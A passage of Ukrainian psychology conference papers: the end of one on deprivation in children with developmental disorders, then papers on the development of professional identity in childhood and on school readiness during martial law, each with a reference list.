Як психічний стан, виникнення якого обумовлено життєдіяльністю особистості в умовах тривалого позбавлення або істотного обмеження можливостей задоволення життєво важливих потреб, трактує депривацію українська дослідниця Л. Міщик [10]. Вона виділяє рухову, сенсорну, материнську й соціальну депривацію. Рухова депривація є наслідком різкого обмеження в рухах, викликаного або хворобою, каліцтвом, або такими специфічними умовами життя, які призводять до яскраво вираженої хронічної гіподинамії. Сенсорна депривація може бути спровокована як деякими екстремальними обставинами, так і фізичними вадами людини. Материнська депривація є результатом відділення немовляти від матері, особливо негативну роль вона відіграє у перші роки життя дитини, позаяк може зумовлювати фізичне та психічне відставання у розвитку, емоційне збіднення. Соціальну депривацію автор трактує як відхилення від реальних соціальних норм у суспільстві та в різних соціальних спільнотах, які відображають певний ступінь ізоляції індивіда від соціального кола та соціального середовища.

На нашу думку, відповідно до детермінант, які її породжують, можна чітко виокремити біогенну, психогенну та соціогенну депривацію.

Ми вважаємо, що за наявності певних порушень органічної природи завжди існує провідна й супутні їй типи депривації. Відповідно, кожне порушення в своїй основі зумовлює певну провідну депривацію [6].

Наша думка корелює з позицією В. Сорокіна [12], який стверджує, що депривація може виступати одночасно і як причина, і як наслідок дизонтогенезу. Разом з тим, наголошує автор, слід відзначити, що дитина, яка проявляє ознаки порушеного розвитку, зазнає на собі впливу декількох типів депривації. Насамперед, це вихідна деприваційна ситуація, пов'язана з основним порушенням.

Таким чином, при порушеннях зору виникає зорова депривація, при порушеннях слуху – слухова, при порушеннях інтелектуального розвитку (розумовій відсталості) – психічна, при порушеннях когнітивного розвитку (затримці психічного розвитку) – когнітивна, при порушеннях мовлення – мовленнєва (комунікативна), при порушеннях опорно-рухового апарату – рухова, при розладах аутистичного спектру – депривація ідентичності (соціальна) [6].

Відтак, ми вважаємо, що на сьогодні предметом спеціальної психології, як самостійної наукової галузі, має стати психологія депривованої особистості, зокрема особистісний потенціал, який є джерелом позитивних особистісних змін навіть в умовах тривалої поліфакторної депривації базових особистісних потреб [6].

Хочемо зазначити, що будь-яка тривала депривація в житті дитини в цілому затримує її психосоціальний розвиток. Зокрема, нестача сенсорних (при порушеннях зору і слуху) чи соціальних (при аутизмі) стимулів у процесі розвитку дитини призводить також до уповільнення й перекручування розвитку дитини.

Неправильне виховання, соціальна та емоційна депривація ведуть до формування ненормативних властивостей характеру дитини з тими чи іншими порушеннями в розвитку – соціально засуджуваних способів задоволення потреб. Зокрема, жорстокість – це нездатність до емпатії, яка може бути способом задоволення потреби у самоствердженні за рахунок приниження іншої дитини; жадібність – це ненаситне прагнення до присвоєння предметів, як редукація потреби в освоєнні світу; облудність – це тенденція до створення образу ідеального Я – потреби бути особистістю.

Зазначимо також, що психологічні (особистісні) деформації, до яких призводить депривація, за своєю глибиною й наслідками нічим не поступаються, а, часом, і перевершують ті фізіологічні аномалії, які є прямим наслідком хвороби або травми.

Так зокрема, А. Maslow [1] виділяв два різновиди депривації: депривацію небазових потреб і загрозливу депривацією. Перша легко заміщається й не викликає серйозних наслідків для організму. Друга розглядається як загроза особистості, тобто як депривація, що загрожує життєвим цілям індивіда, його

самооцінці, перешкоджає самоактуалізації – словом, перешкоджає задоволенню базових потреб.

До основних життєвих потреб можна віднести потребу в соціальному оточенні, що сприяє розвитку дитини; в емоційних зв'язках, насамперед матір'ю, батьком та близькими людьми; потреба в затишку, відчутті комфорту, захищеності, довіри; відчуття сталості та доброзичливості навколишнього середовища. Потім це стає основою для зміцнення віри у себе, здатності до самореалізації. Якщо дитина не може задовольнити основні життєві потреби, у неї розвиваються деприваційні порушення.

Вияви психічної депривації можуть охоплювати широкий діапазон змін особистості – від легких, що зовсім не виходять за межі нормальної емоційної картини, до дуже грубих уражень розвитку інтелекту й характеру. Психічна депривація може виявляти певну картину невропатичних ознак, а іноді – виражені соматичні особливості.

Як резюмує український дослідник феномену депривації Я. Гошовський [4], депривація – соціально-екзистенційний факт надзвичайної важливості, адже набуває ознак перманентної особистісної кризи і дисфункції та сутнісно завжди є викликом нормальній еволюції й онтогенезу людини як психосоціальної істоти. Своєю глибиною і потужністю вона загрожує повноцінному розвитку особистості на всіх рівнях, призводячи до своєрідної інволюції – соціального аутсайдерства, ускладненого численними девіантними психологічними особливостями.

Позитивом є те, що деприваційний вплив на одну із потреб, яким би жорстким не був, часом може бути ослаблений завдяки повноцінному задоволенню інших основних потреб даної особистості [5].

Як зазначає С. Мадді [8], чим більш депривовані життєві потреби, тим більшою буде тенденція особистості щодо їхнього задоволення. Стан депривованості, на його думку, характеризується високою психологічною напругою, і, відповідно, в особистості виникає ціль, спрямована на редукацію цієї напруги.

Вирішальне значення при цьому належить вияву та взаємодії двох основних факторів: рівня стійкості конкретної особистості, її деприваційного досвіду, здатності протистояти впливу ситуації; ступеня жорсткості, модифікаційної потужності та міри мультиаспектності деприваційного впливу.

Особистість – це не пасивна, реактивна істота, яка підпадає під зовнішній вплив, а суб'єкт взаємодії з соціумом, активний «будівник» власної особистості. Позитивна спрямованість на себе, пізнання себе, свого власного «Я», своїх сил та можливостей є важливою невід'ємною складовою розвитку особистості, хоча не менш значущою складовою є її спрямованість на інших людей, оскільки вона вимагає від них визнання й прийняття власного «Я», виявляє у взаємодії з ними не тільки своє внутрішнє «Я», а й перевіряє власні особистісні ресурси та інструментальні можливості.

**Список літератури:**

1. Maslow, A. H. (1973). Religion, values and peak-experience. N.Y. Vicingpress. 109 p.
2. Алексеенкова, Е. Г. (2009). Личность в условиях психической депривации: учеб. пособие. СПб. : Питер. 96 с.
3. Гошовський, Я. (2008). Ресоціалізація депривованої особистості: монографія. Дрогобич: Коло. 480 с.
4. Гошовський, Я. (2011). Феноменологія депривації: системний теоретико-емпіричний дискурс. Психологія і суспільство. № 1. С.85-95.
5. Зверева, Н. В., Горячева, Т. Г. (2013). Клиническая психология детей и подростков. М.: Издательский центр «Академия». 272 с.
6. Кобильченко В.В., Омельченко І.М. Спеціальна психологія : підручник. Київ : ВЦ «Академія», 2020. 224 с.
7. Лебедева, С. А. (2021). Психологія дошкільного образования: монографія. Чебоксары: ИД «Среда». 104 с.
8. Мадди С. Смыслообразование в процессах принятия решения. Психологический журнал. 2005. Т. 26. № 6. С. 87–101.
9. Максименко С.Д. (2006). Генеза здійснення особистості. К.: КММ,. 240 с.
10. Міщик, Л. І. (1999). Соціальна педагогіка: Досвід та перспективи / Л. І. Міщик; М-во освіти України, Запорізьк. держ. ун-т. – Запоріжжя. – 248 с.
11. Синьов В.М., Матвеева М.П., Хохліна О.П. (2008). Психологія розумово відсталої дитини: підруч. К.: Знання. 359 с.
12. Сорокин, В.М. (2003). Специальная психология: учеб. пособие. Санкт-Петербург : Речь.
13. Уманская Е.Г. (2013). Развитие личности в условиях депривации. Москва: Прометей.148 с.



## **ВИТОКИ РОЗВИТКУ ПРОФЕСІЙНОЇ ІДЕНТИЧНОСТІ В ДИТЯЧОМУ ВІЦІ**

**Кондратюк Жанна Володимирівна**

аспірантка, Інститут спеціальної педагогіки і психології  
імені Миколи Ярмаченка НАПН України

**Кондратюк Жанна Володимирівна**

директор, комунальний заклад «Інклюзивно-ресурсний центр»  
Вишгородської міської ради Київської області

Розвиток професійної ідентичності в дитячому віці тісно пов'язаний з процесом соціалізації та розкриттям індивідуальних особливостей, що передбачає вивчення норм і правил, вимогами і стандартами суспільства, входження в соціальну групу і становлення ідентичності. У процесі взаємодії дитини зі світом виникає безліч варіантів образів «Я», уявлення про різні групи ідентичності, в яких відбувається її соціалізація. Найближче соціальне середовище (родина, групи, коло спілкування) має широкий спектр параметрів, що впливають на психічний розвиток і функціонування дитини. Необхідно зважати на фізичне оточення, умови, в яких живе дитина, соціокультурні обставини. Соціальна ситуація спільного життя дитини з дорослим зумовлює виникнення нового типу діяльності, що безпосередньо проявляється в емоційному спілкуванні, встановленні і розвитку соціальних контактів.

Аналізуючи підходи науковців Г. Олпорт (особистість: психологічна інтерпретація), М. Лісіна (проблеми онтогенезу спілкування), В. Давидов (генеза і розвиток особистості в дитячому віці) В. Москаленко (соціалізація особистості: монографія), В. Васильков (соціально-психологічні питання професійного самовизначення старшокласників у сучасних умовах), С. Уніат (вивчення професійних намірів старшокласників), Н. Гуріна (формування готовності учнів до свідомого вибору професії), та ін. (В. Васильков, 2010; В. Давидов, 2005; Н. Гуріна, 2009; М. Лісіна, 1986; В. Москаленко, 2013; В. Олпорт, 1937; С. Уніат, 1997), можна виокремити чинники, що розкривають психологічну структуру та генезис, аналізують особливості розвитку професійної ідентичності дитячого віку, які пов'язані з індивідуальними уміннями, навичками, способами діяльності, рефлексивністю.

З перших днів життя дитина включається у світ соціальних взаємовідносин, структури психіки починають формуватися з народження дитини, проходячи через всі стадії онтогенезу для вирішення проблем віку, зокрема, дитячої психології. Дослідження будь-якого процесу розвитку професійної ідентичності в дитячому віці стикається з необхідністю його періодизації. Першим, хто запровадив вікову періодизацію розвитку дітей, став Я. Коменський. Вчений запропонував наступну періодизацію: дитинство, отрочество, юність, змужніння. Для дітей з моменту народження до шістьох років вчений пропонує материнську школу, виховання вдома, під наглядом матері. На думку Я. Коменського, саме в

цей період необхідно розвивати мову дітей, збагачувати запас уявлень про навколишнє життя, привчати до самообслуговування, поміркованості, охайності, пошани до батьків і старших, правдивості, справедливості, слухняності. У період підліткового віку (від 6 до 12 років), діти мають навчатися в шестирічній школі рідної мови, де опанують читання рідною мовою, письмо, арифметику з елементами геометрії, початки природознавства, географію, історію, співи, ручну працю, закон Божий. У період юнацтва (від 12 до 18 років), діти мають навчатися в загальноосвітній середній школі (гімназії), де вивчається «сім вільних мистецтв»: фізика, географія, історія, хронологія, етика, релігія, рідна латинська та одна з нових мов.

Основними критеріями розвитку дитини є анатомічні, фізіологічні, психологічні, педагогічні, фізичні показники стану організму. До анатомічних належать розвиток кісткової, м'язової, серцево-судинної та статеві систем. Фізіологічні охоплюють показники діяльності органів дихання, кровообігу, залоз внутрішньої секреції, нервової системи. Психологічні показники відображають особливості сприйняття, пам'яті, уяви, мислення, мовлення, темпераменту, характеру. Показниками фізичного розвитку є зріст, вага, обсяг грудної клітки, стан м'язів. Педагогічні критерії визначають можливості розумового, морального, трудового, естетичного, фізичного виховання дитини. Своєрідне бачення умов і рушійних сил розвитку людських якостей на стадії дитинства, закономірностей перебігу фізіологічних, сенсорних, емоційних, вольових та пізнавальних процесів, особливостей формування дитини як особистості засвідчує досвід виховання, згідно з яким періодизація дитинства здійснювалася за принципом раннього залучення до праці [1,4,5].

З моменту народження починається процес самостійного життя немовляти і його пристосування до навколишнього середовища, що є періодом початкового пристосування і адаптації. У немовляти формуються умовні рефлекси з урахуванням тактильного, зорового і слухового сприйняття та уваги: контакт очі-в-очі, голос та відчуття дотику рук дорослого, що виникає під час годування. Дорослий стимулює становлення в дитини нових емоцій, соціальних потреб у пізнанні й спілкуванні. Доброзичливий погляд, увага, любов, турбота з боку дорослого викликає в немовляти позитивні соціальні переживання, з'являється перша посмішка. Соціальне спілкування, відчуття комфорту сприяє формуванню дитячої прихильності, що надає такому почуттю остаточно людський характер. Соціальна ситуація немовляти проявляється в емоційному спілкуванні з дорослими, що стає провідним типом діяльності. Отже, спадкоємність і ідентичність життєвого досвіду формує у немовляти остаточно відчуття власної ідентичності. У міру зростання та розвитку немовляти інстинктивні форми поведінки губляться, формуються нові соціальні форми поведінки, що розвиваються протягом всього життя [4].

У період дошкільного віку діти виховуються вдома, під наглядом матері. У цей період необхідно розвивати у дитини мову, збагачувати запас уявлень про навколишнє життя, привчати до самообслуговування, поміркованості, охайності, пошани до батьків і старших, правдивості, справедливості, слухняності. Упродовж всього періоду дошкільного віку продовжується інтенсивне

дозрівання організму дитини, що створює необхідні передумови для більшої самостійності, засвоєння нових форм соціального досвіду внаслідок виховання та навчання.

Особливості соціальної ситуації розвитку дошкільного віку виявляються в характерних для нього видах діяльності: маніпулятивної, предметної, сюжетно-рольової гри, що є формою творчої діяльності. У грі дитина поєднує в собі роль автора казки, актора, декоратора й техніка, пізнає світ, стосунки, ролі, поведінку людей, моделює міжособистісні стосунки, вчиться орієнтуватися в різних сферах людської життєдіяльності, оволодіває правилами та нормами життя. Гра стає професійно зорієнтований характер провідною діяльністю дошкільного віку, що займає найбільше часу в житті дитини, зумовлює найважливіші зміни у психічних процесах і психічних особливостях його особистості. Відбувається самопізнання, усвідомлення свого внутрішнього світу, оволодіння першими формами саморегуляції [1,5].

У дошкільному віці дитина вступає в певні стосунки з однолітками, що також визначає ситуацію її розвитку. Істотною особливістю дошкільного віку є виникнення різнобічних стосунків дитини з однолітками, утворення груп. В онтогенезі спільні дії починаються, коли з'являються групові ігри. Психологія визначає ці ігри як розподіл ролей, що є першим кроком на шляху до соціалізації. Соціальні ролі розподіляються відповідно до ігор, а потім розвиваються і підтримуються. Таким чином, дитина поступово призначає ті прийоми, які необхідні для життя в даному суспільстві і для набуття певної професії. Внутрішня позиція дитини відносно інших людей характеризується усвідомленням власного «Я» та своїх вчинків, інтересом до світу дорослих, їхньої діяльності та взаємин.

У період дошкільного віку дитину привчають до виконання окремих трудових завдань, що носять ігрову форму. У дитини ще дуже слабо розвинені необхідні для навчання довільна увага і довільне запам'ятовування, а рівень працездатності низький. Дитина здатна усвідомлювати обов'язковість трудових завдань і привчається виконувати їх із зацікавленістю, розуміючи їх значимість для інших людей. Спрямованість трудових дій дитини залежить від того, як вона організується та мотивується дорослими. Важливе значення для подальшого професійного самовизначення в дитини мають трудові дії, що ініціюють виконання догляду за одягом, рослинами, іграшками, прибирання приміщення, тощо. Такі трудові дії формують в дитині інтерес до праці, збагачують знання дитини про обов'язки дорослих. З розвитком дитини розширюються межі життєвого досвіду, з якого набирається все більше й більше нової інформації, дізнається різницю між «повинен» і «хочу», що формує волю і з'являється позиція «Я».

У психології вікового розвитку приділяється увага важливості цілеспрямованого виховання, що є вимушеним. Спілкування з дорослими є важливою частиною онтогенезу в психології. Таким чином, індивід розглядається як результат спільної діяльності людей і цілеспрямованого впливу суспільства. До шістьох років формується механізм семантичної корекції імпульсу до дії. Дитина стає більш незалежною, формується ініціатива, закладаються нові

внутрішні інстанції, такі як совість і моральна відповідальність за свої думки, бажання і вчинки [2].

Становлення особистості в дошкільному віці здійснюється під впливом нових взаємин з дорослими, ровесниками, нових видів діяльності й спілкування, залучення в групу, колектив. У дитини розвиваються елементи соціальних відчуттів, формуються навички суспільної поведінки, відповідальність за вчинки, товариськість, взаємодопомога тощо.

Саме в дошкільному періоді закладаються основи соціальної компетентності, формується підґрунтя майбутньої шкільної зрілості, що є важливим складником життєвої компетентності цілісної характеристики психіки та особистості.

Шкільний вік, як і всі періоди онтогенезу, відкривається критичним періодом, як криза шість років. Власна позиція в житті, відносини з однолітками і дорослими, в сім'ї та поза її визначаються тим, як дитина виконує свої перші, нові і важливі суспільні обов'язки. Шкільний вік є своєрідним початком професійної ідентифікації, відчуттям свого зв'язку з представниками певних професій. Під час пубертатного періоду відбувається інтенсивний і часто нерівномірний розвиток особистісних новоутворень, стрімкий розвиток в емоційній та інтелектуальній сферах, що призводить до зміни самосвідомості, розумінні себе та оточуючих. Підліток починає правильно розуміти сутність чесною і добросовісної праці, відповідально ставитися до майбутнього. Підлітковий період залучає дитину до посильної, розумно організованої продуктивної праці. Праця, яку виконує дитина, має характер самообслуговування, допомоги дорослим або старшим школярам. Основним видом діяльності дитини постає навчальна діяльність, що проявляється у спілкуванні з дорослими, які активізують, спрямовують, стимулюють дії й керують процесом їх формування. Шкільний ритм життя сприяє розвитку посидючості, необхідних трудових навичок, дитина засвоює знання, вміння й навички, оскільки вивчає необхідні для цього дії та операції, оволодіває способами їх виконання. Цілісна ідентичність особистості, самостійність, ініціативність і компетентність має дати можливість підлітку впоратися з викликом самовизначення, вибору життєвого шляху. У підлітковому періоді провідними видами діяльності є міжособистісне спілкування з дорослими і ровесниками, суспільно корисна праця і навчання, що позитивно позначається на розвитку психіки та особистості. Підлітковий період характеризується такими специфічними новоутвореннями, як почуття дорослості, потреба у самоствердженні. Підлітковий вік це перехідний етап від дитинства до дорослого життя та вважається вирішальним й найважливішим періодом розвитку, на який припадає основна криза ідентичності. Найхарактернішими рисами пубертатного періоду з точки зору фізіології стає статеве дозрівання, з точки зору психології – особистісна самосвідомість, свідомий вияв індивідуальності. У цей період завершується початкове визрівання фізіологічних і психологічних структур головного мозку, здійснюється подальше накопичення фізичних, нервово-фізіологічних та інтелектуальних сил, які забезпечують готовність до повноцінної систематичної навчальної праці.

У кінці підліткового періоду перед школярами постає проблема вибору професії. Головним завданням підліткового віку є формування ідентичності, створення цілісного «Я» [1,3,5,6].

У період юнацького віку відбувається завершення фізичного й психічного дозрівання, соціальної готовності до суспільно корисної продуктивної праці і громадянської відповідальності. Юнацький вік є періодом розквіту всієї розумової діяльності, формування світогляду, переконань, характеру і життєвого самовизначення. Це період самоутвердження, бурхливого росту самосвідомості, активного осмислення майбутнього, пора пошуків, надій, мрій. У даний період стрімко проявляється ініціатива, самостійність, творчість, велика вибірковість до навчальних предметів. Основним мотивом пізнавальної діяльності стає прагнення вибору професії та придбання її. У юнацькому віці постає вибір життєвого шляху, робота з обраної спеціальності, пошук її, навчання у виші, створення сім'ї. Перед учнями старшого шкільного віку виникає необхідність самовизначення, вибору свого життєвого шляху, як завдання першочергової життєвої важливості.

Вибір професії є психологічним центром ситуації розвитку юнацького віку, тому розглядається генезис професійної самосвідомості в процесі професійного самовизначення особистості. Інтерес особистості до себе як до майбутнього професіонала виникає в юнацькі роки та проходить у своєму розвитку ряд етапів. Соціальна ситуація розвитку юнацького віку характеризується входженням у самостійне життя. Самостійність мислення в цьому віці набуває визначального характеру, що є необхідною для самоутворення особистості. Моральні й соціальні якості в юнацькому періоді формуються прискореними темпами, цьому сприяє сензитивний період моральної зрілості, зміна характеру діяльності, становища в колективі й суспільстві, інтенсивність спілкування. Більш чіткими стають моральні поняття, оцінки, зміцнюються етичні переконання. Почуття дорослості стає більш глибоким, гострішим, виразнішим, з'являється прагнення виразити свою індивідуальність, привернути до себе увагу, утвердити своє власне «Я». У юнацькому віці з'являється підвищений інтерес до етичних проблем, надзвичайно високий інтерес до сутності життя, щастя, обов'язку, свободи особистості [3,4].

Таким чином, розвиток професійної ідентичності в дитячому віці є складним динамічним процесом орієнтації особистості у самовизначенні професійно-трудовому середовищі, самореалізації духовних і фізичних можливостей, формування адекватних професійних намірів і планів, реалістичного образу себе. У процесі розвитку організм дитини проходить певні етапи становлення та формування окремих органів і систем організму, відбувається поступове вдосконалення адаптивних реакцій організму, що розвивається. Розвиток дитячого віку полягає в організації та інтегруванні свого внутрішнього світу, що є шляхом до себе, самопізнання й самоусвідомлення. Психічний розвиток дитини протікає за зразками, існуючих у суспільстві, визначаючись тими формами діяльності, які притаманні даного рівня розвитку суспільства. Психічний розвиток тільки тоді стає розвитком особистості, коли він починає

являти собою рефлексію власного досвіду. Розвиток особистості, проходячи онтогенез дитячого віку, виявляється закономірністю в змінах етапів, де протягом кожного з них відбуваються якісні перетворення внутрішнього світу, відношень та поведінки дитини, у результаті чого вона як особистість набуває дещо нове, характерне для даного етапу розвитку. Сучасне розуміння професійного самовизначення охоплює проблеми взаємозв'язку професійного самовизначення із життєвим самовизначенням, впливів на особистість навколишнього соціального середовища та професійного становлення, необхідність активної життєвої позиції дитини. Умовами засвоєння соціального досвіду виступають активна діяльність дитини та її стосунки з дорослим.

Отже, розвиток професійної ідентичності дитячого віку як близьке поняття самовизначенню – це усвідомлення себе, вибір і реалізація способу взаємодії з навколишнім світом, набуття сенсу самоповаги через виконання діяльності.

#### **Список літератури:**

1. Вікова і педагогічна психологія. О. В. Скрипченко, Л. В. Долинська, З. В. Огороднійчук та ін. 2-е вид. допов. К. Каравела. 2009. 400 с.
2. Заброцький М.М. Основи вікової психології. навчальний посібник. Тернопіль. Навчальна книга-Богдан. 2006. 112 с.
3. Костюк Г. С. Навчально-виховний процес і психічний розвиток особистості. К. Рад. Школа. 1989. 608 с.
4. Кутішенко В.П., Ставицька С.О. Психологія розвитку та вікова психологія. Практикум. К. Каравела. 2009. 447 с.
5. Максименко С. Д. Генеза здійснення особистості. К. ТОВ «КММ». 2006. 240 с.
6. Поліщук В. М. Вікова та педагогічна психологія. Суми. Форум. 2007. 330 с.

## СУЧАСНА ПРОБЛЕМАТИКА ГОТОВНОСТІ ДІТЕЙ ДО ШКОЛИ В УМОВАХ ВІЙСЬКОВОГО СТАНУ

**Руденок Алла Іванівна**

доцент кафедри психології та педагогіки, кандидат психологічних наук  
Хмельницький національний університет

**Дуднік Карина Ігорівна**

студент – магістрант  
Хмельницький національний університет

Проблема готовності дітей до школи досліджувалась неодноразово, але з кожним роком з'являються нові складнощі до яких ми маємо швидко звикати. Аналізуючи розробки вчених, ми можемо сказати, що сучасні дослідження підтверджують ті факти, які демонструють нам недостатність сформованих компонентів готовності дітей до школи.

*Актуальність проблеми готовності дітей до шкільного навчання* полягає в тому, що за останній час в школах відбулись зміни з приводу навчальної програми відповідно вимогам нової української школи (НУШ). Вже декілька років запроваджене дистанційне або змішане навчання до якого всі звикли. Організація дистанційного навчання для першокласників є важким процесом, щоб самостійно вчитись. По-перше, діти ще неорганізовані в плані відповідальності за навчання. По-друге, має бути залученість батьків до навчального процесу.

В навчальному закладі дитина буде в колі незнайомих дітей та вчителів, тому вона має бути готовою до нової соціальної ролі. Підготовка до засвоєння навчальної програми, витривалості, узагальнених знань формує психологічну готовність до школи. Вивчення рівня розвитку психіки дітей є основою як організації всієї наступної виховної та навчальної роботи, а також оцінки ефективності змісту процесу виховання за умов дитячого садка.

Опираючись на погляди та розроблені праці видатних науковців, як Л. Божович – автор моделі особистісно-розвивального навчання, Л. Венгер – розробник теорії формування пізнавальних здібностей (сенсорних й інтелектуальних), Д. Ельконін – дослідник системи розвивального навчання та особливого значення має погляд науковця В. Сухомлинського з приводу готовності дітей до школи [6]. На наш погляд, актуальною ще дуже багато років буде система поглядів вченого В. Сухомлинського, адже ми опираємось на його напрацювання та робимо більш сучасними його ідеї. Досліджуючи літературу науковця, можемо зрозуміти, що батьки грають найбільшу роль в житті дитини, оскільки психологічно налаштовують та формують уявлення дитини про школу саме вони [7].

О. Запорожець найбільш чітко й ґрунтовно визначив поняття готовності до навчання в школі. На його думку це має бути цілісна система взаємопов'язаних якостей дитячої особистості, яка потребує особливої мотивації, рівня розвитку

пізнавальної, аналітико-синтетичної діяльності й певного ступеня сформованості механізмів вольової регуляції [4]. Термін готовність до шкільного навчання – багатокомпонентне утворення, що потребує комплексних психологічних досліджень [2].

Розглянувши погляди вищезгаданих авторів, кожен з них розкриває суть готовності до школи по-своєму. Під готовністю до шкільного навчання ми розуміємо достатній та необхідний рівень психічного розвитку дитини для освоєння шкільної навчальної програми в умовах навчання у колективі однолітків [3].

Середовище в якому живе дитина відображається на її розвитку та здоров'ї. Звичне середовище у сім'ях на разі неспокійне через події, які відбуваються. Навчання та звичні справи для кожного були закинуті далеко, адже думки були тільки одні. Для всіх - це певний стресовий чинник, який є болючим. Батьки в складні моменти життя, мають потурбуватися про свій моральний стан, тому що діти відображають стан батьків. Явища війни негативно позначаються на моральному, інтелектуальному та фізичному розвитку дітей і несуть за собою руйнівний вплив, який важливий для вступу до школи. Спокій батьків збереже дитячу психіку і буде нести в собі тільки заспокійливий характер для безпечного спілкування з дітьми.

Школа являє собою новий етап вступу в цікаве життя. Від дітей вимагається приходити з достатнім рівнем знань, навичок та з розвиненим сприйняттям мислення. Висуваються вимоги до розумового розвитку дитини, яка повинна володіти узагальненими формами мислення, смисловим запам'ятовуванням та логічними операціями.

Проблемою готовності дітей до шкільного навчання, перш за все, розглядається з точки зору відповідності рівня розвитку дитини вимогам навчальної діяльності. Багато батьків вважають, що готовність до школи полягає тільки в розумовій готовності, тому вони приділяють максимум часу на розвиток пам'яті, уваги і мислення дитини. Далеко не всі заняття передбачають формування необхідних якостей для навчання в школі. Потрібно готувати дитину ще й психологічно [5].

Психологи та нейропсихологи нашого часу визначають готовність дитини до навчання за певними критеріями, які визначають певні результати. Вирішальним значенням в готовності до засвоєння шкільної програми мають не власними силами знаннями та навичками, а рівнем розвитку пізнавальних інтересів та пізнавальної діяльності дитини. Розглядаючи концепції підготовки дітей до навчання як складний цілісний феномен і як комплекс якостей, є важливими на сьогодні, тому що утворюють вміння вчитися. Існують критерії за якими виявляють готовність дитини до школи.

Аналізуючи різноманітні класифікації готовності до школи, ми вважаємо за доцільне звернути увагу на такі складові [1]:

*Інтелектуальна готовність* включає в себе: наявність аналітичного мислення, розвинене диференційоване сприйняття, логічне запам'ятовування, розвиток здібностей до навчання.



*Емоційно-вольова готовність* включає в себе довільне регулювання своєї пізнавальної діяльності, розвиток емоційної стійкості, формування механізмів вольової регуляції та поведінки.

*Соціальна готовність* передбачає наявність у дитини потреби в спілкуванні з іншими дітьми, вміння підкорятися інтересам дитячих груп, здатність виконувати соціальну роль ситуації шкільного навчання, вміння встановлювати відносини з ровесниками і дорослими.

*Мотиваційна готовність* дуже важливий для дитини в плані навчання. За його допомогою дошкільник має увійти в нову діяльність, яка відрізняється від ігрової.

*Фізична готовність*: передбачає високий рівень загартованості та загального фізичного розвитку. Дитина з гарною фізичною підготовкою бадьора та активна. Гарне загартовування допомагає не тільки протистояти різним несприятливим факторам, що виникають у нових шкільних умовах, але і без особливих зусиль, з інтересом працювати на уроках, своєчасно і міцно опановувати знання, вміння і навички.

Найважливішим наслідком психічного розвитку дошкільного віку є формування психологічної готовності до шкільного навчання. По суті її становлення свідчить про завершення періоду дошкільного дитинства.

Головним правилом повноцінного розвитку кожної дитини – це цілеспрямоване та свідоме керівництво зі сторони дорослих людей. Від батьків дитина набуває свого першого життєвого досвіду, елементарних знань про навколишню дійсність, уміння та навички життя в суспільстві [7]. Простежуючи рівень стосунків дорослого та дитини, які побудовані на розумінні закономірностей психічного розвитку та специфіки вікових етапів в подальшому, можемо сказати, що в батьків є певні знання та любов до чада. В такий важливий момент, коли дитина піде скоро до школи є хвилюючим для рідних людей дитини. Виникає багато питань з приводу навчання, адаптації та передбачуваного стресу. Тим більше рівень гормону кортизону в даний час на максимумі у кожного. І тут ми вважаємо потрібна допомога психолога. Психолог в свою чергу зможе продіагностувати та розповісти батькам, чи готова дитина до першого класу. Розвиток основних функціональних систем організму та стан здоров'я дитини є фундаментом шкільної готовності. Через це ми маємо чітко знати як дитина відноситься до школи чи вміє конструювати відносини зі старшими та однолітками. Виконувати свої обов'язки учня, старанно навчатись. В садочку є підготовчі групи, які морально налаштовують дитину йти до школи. Якщо малюк ще ходить на гуртки, розвиваються соціальні навички, які знадобляться в адаптації нового середовища. Коли сім'я з перших років життя дитини піклується не тільки про її фізичний розвиток, а й про те, щоб уміти виховати в ньому працювистість, дисциплінованість, організованість, самостійність, відповідальне ставлення до дорученої справи, тоді навчання в школі буде успішним.

У військовий стан коли мама з дитиною вдома або хтось із старшого покоління, дитині можна давати складати конструктор. Дрібна моторика зможе допомогти дитині краще розмовляти. Рівень розвитку дрібної моторики у дитини

розглядається як один із важливих критеріїв його готовності до школи. Щоб спритність пальчиків у дитини досягла високого рівня, потрібні постійні заняття. Саме на це і спрямовані майже всі творчі види дошкільної та молодшої шкільної діяльності. Тим більше ні для кого не секрет, що батькам краще посадити дитину за планшет та увімкнути гру. Можна не заперечувати дитині гратись в планшеті, а знайти альтернативу розумних способів його використання. Технології розвиваються і ми маємо дитину навчити адаптуватись до нового. Розвиваючі ігри цікаві як для дітей, так і для батьків. Сучасні технології можуть бути онлайн-заняттями, які проводить вихователь або вчитель. На цій основі готуються інтерактивні ігри в доступних для всіх програмах. Так діти зможуть вчити іноземну мову за допомогою словника з картинками в онлайн режимі вдома з батьками. Незалежно від того в які ігри грає дитина, потрібно впевнитись, що вона отримує необхідну стимуляцію розвитку вдома.

Розвиток навиків підготовки до школи дозволяють викладачам розширювати та розвивати навички дитини в конкретних зонах для мовлення, соціальної взаємодії, емоційного розвитку, дрібної моторики, грамотності та фізичних навиків. Без сформованих навиків та знань при вступі до школи, дитина зможе відставати від інших. Зокрема, діти, які починають навчання з навиками, краще та швидше просуваються вперед.

Існують проблеми з координацією рухів в дитини, які виявляють саме перед вступом у школу. Батьки починають помічати, що дитина відстає від однолітків та панікують. Деякі знаходять вихід та займаються з дитиною, що не робили раніше, інші в той час кажуть - саме пройде. Важливо, щоб батьки піклувались про те, щоб в дитини були нові захоплення. Регулярна робота з дитиною зможе запобігти багатьом проблемам. Актуальним є те, що батьки у військовий час займаються з дитиною більше, ніж вихователь у саду. Головною метою стає перетворення навчаючого процесу у більш приємний та захоплюючий. Тому, що можна легко відбити у дитини бажання йти до школи. Дуже добре, коли дитина має мотивацію до навчання та знає її цінність. Чудово коли батьки забезпечують дитині маленький простір навіть у підвалах для занять. Так дитина буде відчувати себе у безпеці поряд з мамою. Можливо у дитини є талант і саме батьки зможуть його розвивати, адже саме в дошкільному віці діти проявляють цікавість до танців, співів, віршів. Важливе позитивне відношення до навчання, здатності до саморегуляції поведінки та проявів вольових зусиль поставлених цілей.

Отже, сучасна підготовка до школи – це багатогранний, цілеспрямований складний процес. Виявивши, що головне завдання дитячого садка та сім'ї полягають у створенні умов найбільш повного загального розвитку дитини з урахуванням її вікових особливостей та потреб. Необхідність у створенні умов для розвитку пізнавальної активності, самостійності, творчості кожної дитини висока. Успішне вирішення завдань розвитку дитини багато в чому визначається підвищенням ефективності навчання, сприятливого професійного становлення та наскільки правильно враховується рівень підготовленості дітей до шкільного навчання. Дошкільник має досягти певного рівня емоційно-вольового та розумового розвитку, бути зрілою в соціальному та фізіологічному відношенні.

